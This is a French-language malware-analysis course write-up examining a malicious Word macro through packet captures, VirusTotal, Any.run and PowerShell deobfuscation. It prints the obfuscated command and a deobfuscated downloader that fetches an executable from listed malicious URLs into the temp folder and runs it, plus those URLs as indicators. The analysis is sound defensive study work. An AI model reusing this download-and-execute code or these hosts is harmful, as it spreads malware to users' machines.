

Analyse d'un document Word malicieux

Extrait d'un cours donné par : Alex Nguyen, CISSP, CISA, CCSP

Auditeur interne de cybersécurité chez Hydro-Québec

Introduction


Dans le cadre d'un cours à l'École Polytechnique, l'enseignant nous demande de faire l'analyse d'un document Word qui est fourni, afin de déterminer s'il est malicieux ou non. On doit trouver les indicateurs de compromission (IoC) qui démontrent que le document est malicieux.

L'analyse se porte uniquement sur le trafic de réseau capturé et le contenu du document Word malicieux. L'installation des outils pour monitorer les changements apportés (ex. les fichiers créés ou modifiés, les clés de registre créées ou modifiées, les processus démarrés), lors de l'ouverture du document malicieux, est hors de portée de ce travail.

Ce document décrit la méthodologie qui est utilisée pour effectuer l'analyse.

Contexte technique

L'ordinateur hôte est une machine physique Windows 10 avec le logiciel de virtualisation VMware Workstation 15. La machine *Infected* est une VM Windows 10 déjà préinstallée et téléchargée à partir de l'URL <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines> [11]. Une version d'essai de Word 2010 a été installé sur cette VM. La machine Kali Linux 2019.3 est également une VM déjà préinstallée et téléchargée à partir de l'URL <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/> [02].



Le mode de promiscuité [12] est activé sur l'interface réseau de la VM Kali Linux 2019.3. Une capture de trafic réseau est effectuée sur cette dernière à l'aide de *tcpdump*. Le document Word, inclus dans le fichier ELM20184027-25.zip, est fourni pour en faire l'analyse. La capture de réseau est effectuée pendant 5 minutes, après l'ouverture du document Word malicieux sur la VM *Infected*.

Note : La protection contre les virus et les menaces (*Windows Defender*) est désactivée sur la VM *Infected* pour effectuer les tests.

Outils utilisés :

- Word 2010 (installé sur la VM *Infected*).
- Wireshark v3.0.1 (installé sur la machine hôte).
- Notepad++ v7.8.1 (installé sur la VM *Infected*).
- deobfuscate.py [34] (installé sur la VM Kali Linux 2019.3).
- <https://any.run>
- <https://virustotal.com>

Analyse du trafic réseau

Dans Wireshark, nous activons « *Vue -> Name Resolution -> Résoudre Adresse Réseau* » pour voir le nom des sites web visités.

Dans WireShark, nous sélectionnons « *Statistiques -> HTTP -> Requêtes* » et voici les résultats obtenus.

Wireshark · Requests · Word_infected.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)
▼ HTTP Requests by HTTP Host	17				0.0001
▼ sleepybearcreations.com	2				0.0000
/cgi-sys/suspendedpage.cgi	1				0.0000
/5nUucV3v	1				0.0000
▼ lovalledor.cl	1				0.0000
/5JU7HH8s3T	1				0.0000
▼ gpa.com.pt	1				0.0000
/omklzG2kK	1				0.0000
▼ fyzika.unipo.sk	1				0.0000
/data/geo/agent/wav/MrPZyYA	1				0.0000
▼ 239.255.255.250:1900	12				0.0000
*	12				0.0000

Dans WireShark, nous sélectionnons « *Analyser -> Information Expert* » et voici les résultats obtenus.

Severity	Summary	Group
> Warning	DNS query retransmission. Original request in frame 686	Protocol
> Warning	DNS query retransmission. Original request in frame 680	Protocol
> Warning	Connection reset (RST)	Sequence
> Warning	DNS response retransmission. Original response in frame 51	Protocol
> Warning	DNS query retransmission. Original request in frame 46	Protocol
> Note	"Time To Live" != 255 for a packet sent to the Local Networ...	Sequence
> Note	This frame is a (suspected) retransmission	Sequence
> Chat	Connection finish (FIN)	Sequence
▼ Chat	GET /omklzG2kK HTTP/1.1\r\n	Sequence
15	GET /omklzG2kK HTTP/1.1	Sequence
45	HTTP/1.1 404 Not Found (text/html)	Sequence
57	GET /5nUucV3v HTTP/1.1	Sequence
60	HTTP/1.1 302 Found (text/html)	Sequence
61	GET /cgi-sys/suspendedpage.cgi HTTP/1.1	Sequence
64	HTTP/1.1 200 OK (text/html)	Sequence
71	GET /data/geo/agent/wav/MrPZyYA HTTP/1.1	Sequence
73	HTTP/1.1 404 Not Found (text/html)	Sequence
80	GET /5JU7HH8s3T HTTP/1.1	Sequence
82	HTTP/1.1 404 Not Found (text/html)	Sequence
> Chat	Connection establish acknowledge (SYN+ACK): server port 80	Sequence
> Chat	Connection establish request (SYN): server port 80	Sequence
> Chat	M-SEARCH * HTTP/1.1\r\n	Sequence

On remarque que des requêtes « *GET* » sont faites sur des sites web, probablement pour télécharger des fichiers malicieux. On fait valider les URL trouvés par VirusTotal et ils sont tous classés comme malicieux, sauf celui de géolocalisation (*fyzika.unipro.sk/data/geo/agent/wav/MrPZyYa*).



http://sleepybearcreations.com/cgi-sys/suspendedpage.cgi



! 5 engines detected this URL

http://sleepybearcreations.com/cgi-sys/suspendedpage.cgi
sleepybearcreations.com



http://lovalledor.cl/5JU7HH8s3T



! 5 engines detected this URL


http://lovalledor.cl/5JU7HH8s3T
lovalledor.cl

Voici les pays où sont hébergés les URL trouvés, selon <https://www.iplocation.net/> :


- *sleepybearcreations.com* : États-Unis.
- *lovalledor.cl* : Chili.
- *gpa.com.pt* : Portugal.
- *fyzika.unipro.sk* : Canada.

Analyse du code malicieux

Dans Word 2010, on appuie sur les touches « ALT-F11 » pour afficher le code source des macros. On remarque qu'une macro « *sWbNEmKwrH* » est incluse dans le document Word malicieux. La macro définit une fonction qui est exécutée lors de l'ouverture du document Word, i.e. « *Private Sub Document_open()* ». De plus, cette fonction exécute une commande dans le système d'exploitation, i.e. « *Shell@ ...* ». Malheureusement, le code source de la macro est obfusqué pour qu'on puisse en saisir le sens des commandes exécutées.



Si on édite le document Word en format « raw » à l'aide de Notepad++, on remarque qu'il y a une commande « **CMD** » qui est appelée.



On soupçonne que cette commande est appelée par « **Shell@...** » de la macro.

Voici le contenu de la commande :

```

CMD c:\wINDOWS\syStEm32\Cmd.exe /C "SEt iPaof= ^
ObjEt iO.compreSsIon.DefLAtEStream([SYstEm.iO.Me
[sYStEM.CONvERT]::FRoMBAsE64striNg('PZBda8IwGL
TEJaWyt4n9fK3O373l43sPx38IkUFB2dbQC7rwpOPwF0b0
vY8+sskMKvwCqytthvMFeE25b2L+JTnEsBUUU1xC8wJrfl
BU1YWvchJSvIq33/rha3/591waSEWFvMJRk8za8mk+u8P0
XSwNh30gzpN3kEYtoBoouuGfNnyp/LFE8prNmjvna32fr0Vf
MnrgzPHl/nD4BQ==') , [sYsTEM.io.comPRessIon.comPR
NEw-ObjEt Io.sTREaMreadER($_,[SYsTEM.teXT.ENCoD
&& poWErShell SET-vARiABLE ( 'F31' + 'K' ) ([tYpe
${ExeCUtIONContEXT}.\INvo`kE`ComMand`.\`i`NvO`K
).VALUe::( \{3}{2}{4}{5}{1}{0}\`-f'E','abL','ronM','geteNV
),( \{0}{1}{2}\`-f'Pr','OCeS','S' )) ) )"

```

On remarque qu'une chaîne de caractères est encodée en Base64 (*FRoMBAsE64striNg*). Nous avons essayé de la décoder via <https://www.base64decode.org/>, mais le résultat n'est pas lisible. C'est probablement un fichier compressé ZIP car le résultat est passé en paramètre à la fonction [*sYsTEM.io.comPRessIon.comPRessIoNMODE*]::*decoMPress*. Plus loin, PowerShell est invoqué pour exécuter un script. Le code source est fortement obfusqué et semble être généré par PowerSploit [32].

En cherchant à l'aide de Google, on a trouvé un article [22] qui explique comment décoder un *payload* PowerShell obfusqué. Alors, on a suivi les instructions de l'article et les exécute sur la VM Kali Linux 2019.3 :

- Copier la commande malicieuse sur une seule ligne dans un fichier texte (ex. *cmd_malicieux.txt*).
- Exécuter le script *deobfuscate.py* en passant en paramètre le fichier texte (ex. *python deobfuscate.py cmd_malicieux.txt*).

```
root@kali:~/Desktop# more cmd_malicieux.txt
CMD c:\wINDOWS\system32\cmd.exe /C "Set iPaof= ^& ( $ShellID[1]
SsION.DeflateStream([System.io.MemoryStream] [SYSTEM.CONVERT]::FROMME
40w+3GC64dhNmr6tsTEJaWyt4n9fK30373l43sPx38IkUFB2dbQC7rwp0PwF0b0UoBzJ
qytthvMFeE25b2L+JTnEsBUUU1xC8wJrflGRQZquvGf/eLEJdVOZAxv\DAa5xmJmWMkE
u8P0P4w0jhWmiE2tR3u4UXe0jm8hXRfzxLAh9UMXSwNh30gzpN3kEYtoBoouuGfNnyp/
oDLphLTleaFR7MnrgzPH\nd4BQ==') , [SYSTEM.io.compression.compression]
t Io.stREAMreader($_,[SYSTEM.TEXT.ENCODING]::ASCII )}^|FoReAch{ $_.
iABLE ( 'F31' + 'K' ) ([tYpe]("\{2}{3}{0}{1}" -f 'iRonMEN','T',
o`kE`ComMand\".\"i`Nv0`K`esCRiPt\"( ( ( vArIaBLE ('F31' + 'k' )
abl','ronM','geteNVi','eNT','varI' ).Invoke(( \"{1}{0}\"-f'f','iPAO
) )"
root@kali:~/Desktop# python deobfuscate.py cmd_malicieux.txt
Detected obfuscation method: Compress string
```

```
Deobfuscated text:
$OIf=new-object Net.WebClient;$BIw='http://gpa.com.pt/omklzG2kK@http
bearcreations.com/5nUucV3v@http://fyzika.unipo.sk/data/geo/agent/wav
.Split('@');$tzY = '960';$FTf=$env:temp+'\'+'$tzY+'.exe';foreach($NLL
f);Invoke-Item $FTf;break;}catch{}}
```

```
IoC Found:
http://gpa.com.pt/omklzG2kK
http://learn.jerryxu.cn/crgc24d
http://sleepybearcreations.com/5nUucV3v
http://fyzika.unipo.sk/data/geo/agent/wav/MrPZyYA
http://lovalledor.cl/5JU7HH8s3T
```

```
root@kali:~/Desktop#
```

Voici les explications de certaines commandes du script décodé :

<code>\$Olf=new-object Net.WebClient;</code>	Crée un nouvel objet
<code>\$Biw = 'http://...@http://...'</code>	Liste des URLs de site <i>payloads</i> . Change UR
<code>Split('@')</code>	Extraire chaque URL d
<code>\$tzY = '960';</code> <code>\$FTf=\$env :temp+'\'+\$tzY+'.exe';</code>	Assigner le nom de fi temporaire défini par
<code>foreach(\$NIL in \$Biw)</code> <code>{try{\$Olf.DownloadFile(\$NIL, FTf);</code> <code>Invoke Item \$FTf;</code> <code>break;}</code>	Pour chaque URL de l et le sauvegarder dan exécuter le fichier '96

Les URLs dans l'IoC (*Indicator of Compromise*) sont les mêmes que ceux qu'on a découvert via l'analyse du trafic réseau, à l'exception de <http://learn.jerryxu.cn/crgc24d>. Ce dernier n'apparaissait pas dans les requêtes HTTP, ni dans « *Information Expert* » de WireShark, car ce nom de domaine n'existe plus.

Si on filtre les requêtes de DNS dans WireShark, on voit que le code malicieux essaie de résoudre le domaine *learn.jerryxu.cn* mais le serveur DNS ne l'a pas trouvé.

Word_infected.pcapng

Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Outils Aide

dns

Time	Source	Destination	Protocol	Length	Info
6.098141898	192.168.209.131	192.168.209.2	DNS	70	Standard query 0
6.303463154	192.168.209.2	192.168.209.131	DNS	86	Standard query r
7.190681708	192.168.209.131	192.168.209.2	DNS	76	Standard query 0
8.205427495	192.168.209.131	192.168.209.2	DNS	76	Standard query 0
8.448068155	192.168.209.2	192.168.209.131	DNS	140	Standard query r
8.451635150	192.168.209.131	192.168.209.2	DNS	83	Standard query 0


<

- > Frame 51: 140 bytes on wire (1120 bits), 140 bytes captured (1120 bits) on interface
- > Ethernet II, Src: Vmware_e5:7e:ac (00:50:56:e5:7e:ac), Dst: Vmware_9c:65:1b (00:0c:2
- > Internet Protocol Version 4, Src: 192.168.209.2, Dst: 192.168.209.131
- > User Datagram Protocol, Src Port: 53, Dst Port: 58508
- ▼ Domain Name System (response)
 - Transaction ID: 0xa2d4
 - > Flags: 0x8183 Standard query response, No such name
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 1
 - Additional RRs: 0

Validation avec Any.run

Nous avons fait analyser le document Word malicieux par le service en ligne <https://any.run/> afin de valider notre résultat. Réf. <https://app.any.run/tasks/ca540914-142d-48a8-acc6-3d12a03dcdbf/>

Dans la fenêtre « *PROCESS* », on remarque qu'Any Run a trouvé qu'à l'ouverture du document Word, un processus *CMD.exe* est démarré qui lance ensuite une commande *powershell.exe*.



Dans les fenêtres « *HTTP REQUESTS* » et « *CONNECTIONS* », Any Run a découvert que les sites web *gpa.com.pt* et *sleepybearcreations.com* sont visités par le processus *powershell.exe*, i.e. exécuté par la macro du document Word.



Dans la fenêtre « *DNS REQUESTS* », on voit qu'une demande de résolution du nom *learn.jerryxu.cn* a été effectuée, mais sans succès.

HTTP REQUESTS		1		CONNECTIONS		2		DNS REQUESTS		3	
Time	Status	Rep	Domain								
5874ms	RESPONDED		gpa.com.pt		109.7						
6904ms	REQUESTED		learn.jerryxu.cn		IP Address						
6904ms	RESPONDED		sleepybearcreations.com		192.2						

La commande PowerShell exécutée est suspecte, selon Any Run, et on voit la création du fichier '960.exe' dans le répertoire temporaire.

ADVANCED DETAILS OF PROCESS



60
out of 100

Suspicious



powershell.exe (id: 896)

C:\Windows\System32\WindowsPowerShell\v1.0\pow...

Parent process: CMD.exe (id: 3824)

Exitcode: 0x00000000

User: admin

SID: S-1-5-21-1302019708-1500728564-33538259

IL: MEDIUM

Timeline

Created	
Terminated	
0	60
	+3
	68
	8
	+1
	08
	60

Children

2432 | ntvdm.exe

Command Line:

```
poWErShell SET-VARIABLE ( 'F31' + 'K' ) ([tYpe](\"{2}{3}{0}{1}\" -f 'iRonMEN', 'T', 'e', 'Nv' ) ) ; ${ExeCUtIONContE XT}.\"INvo`kE`ComMand\".\"i`NvO`K`esCRiPt\"( ( ( vArIaBLE ( 'F31' + 'k' ) ).VALUe::( \"{3}{2}{4}{5}{1}{0}\" -f'E', 'a bL', 'ronM', 'geteNVi', 'eNT', 'varI' ).Invoke(( \"{1}{0}\" -f'f', 'iPAO' ),( \"{0}{1}{2}\" -f 'Pr', 'OCeS', 'S' )) ) )
```

Version Information:

Company: Microsoft Corporation
Description: Windows PowerShell
Version: 6.1.7600.16385 (win7_rtm.090713-1255)

INDICATORS OF SUSPICIOUS BEHAVIOUR

WARNING

Executes application which crashes

Creates files in the user directory

EVENTS

MODIFIED FILE

+4219ms

+4219ms

+4219ms

+10313ms

Ces résultats concordent avec notre analyse effectuée.

Conclusion

L'analyse du document Word a démontré que c'est un fichier malicieux. Notamment, une macro est exécutée à l'ouverture du document. Cette macro exécute une commande PowerShell qui visite certains sites web, dont la réputation est malicieuse, pour télécharger des fichiers sur le poste et les exécute. Le code source de la macro et la commande PowerShell est fortement obfusqué, probablement via un outil comme PowerSploit [32].

Note : *Windows Defender* a détecté que la commande PowerShell trouvée est un cheval de Troie du type **Trojan :Script/Foretype.A!ml**.